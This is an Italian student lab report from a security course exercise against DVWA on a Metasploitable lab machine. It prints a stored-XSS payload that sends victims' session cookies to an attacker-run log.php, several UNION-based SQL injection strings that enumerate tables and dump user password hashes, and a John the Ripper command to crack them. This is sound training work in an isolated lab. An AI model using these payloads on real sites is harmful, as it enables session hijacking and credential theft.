PROGETTO S6_L5

TRACCIA:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- XSS stored.
- SQL injection.
- SQL injection blind (opzionale).

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=**LOW**.

Scopo dell'esercizio:

- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.

Indice:

XSS Stored


L'XSS stored è una vulnerabilità web dove un attaccante inietta codice malevolo in un sito. Questo codice viene salvato sul server e poi eseguito dal browser degli utenti che visitano il sito.

Lo scopo dell'esercizio di oggi è recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.


Avvio le mie macchine:

- **Kali Linux**, IP: 192.168.50.100
- **Metasploitable**, IP: 192.168.50.101


Dopo avere controllato che le macchine comunicano tra di loro,




e che posso accedere alla macchina metasploitable,




avvio il service Apache2 per il nostro server privato.



Creo un file di nome log.php dove inserirò lo script che
ha l'obiettivo di aggiornare il file txt (catturato) con i cookie della vittima.




Si passa poi alla DVWA, dove, per prima cosa, è imposta la Security Level su **low,** come richiesto dalla traccia.



Procedo, dentro la sezione XSS stored, inserendo il seguente script:

<script>var i = new Image(); i.src='http://localhost/log.php?q='+btoa(document.cookie)</script>



che ha l'obiettivo di inviare i dati dei cookie all'interno del nostro server.
Infatti, potremo notare che all'interno di cattura.txt nel nostro Index troveremo il nostro cookie.


```
security=low; PHPSESSID=e8e4aa590d8d3ca5f2f54b6e0cb9e924
```

SQL injection

L'SQL injection è un attacco che sfrutta falle nei sistemi che gestiscono database SQL. Inserendo codice malevolo nei campi input, l'attaccante può manipolare le query SQL per accedere, modificare o eliminare dati non autorizzati.

Mantenendo accesa la sessione delle macchine, che precedentemente sono state controllate e testate sulla loro reciproca comunicazione, procedo entrando sulla DVWA di metasploitable, selezionando la sezione SQL injection.


Dopo aver controllato che la DVWA risponda correttamente,



procedo ad iniettare i codici malevoli con l'obiettivo di recuperare le password degli utenti presenti sul DB (sfruttando la SQLi), come richiesto nella traccia.


Il primo codice in questione è:

'UNION SELECT 1, 2#



Il secondo codice è:


' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = database()#



questo codice ha lo scopo di mostrarmi i vari elementi presenti, per arrivare a conoscenza dei due first name: guestbook e users.


Il terzo codice che utilizzo è:

' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users'#




Procedo con il quarto codice:

' UNION SELECT user, password FROM users#




questo codice ha lo scopo di mostrarmi per i vari utenti le loro password, anche se in forma cifrata MD5. Per risolvere questo problema, procedo copiandole una ad una su un file txt, di nome sqlpassword.



Per rendere in chiaro le password dalla cifratura MD5 utilizzerò il tool JohnTheRipper, dove con il comando:

john --show --format=raw-md5 sqlpasswords.txt



il tool mi mostrerà le password trovate in modo semplice e veloce.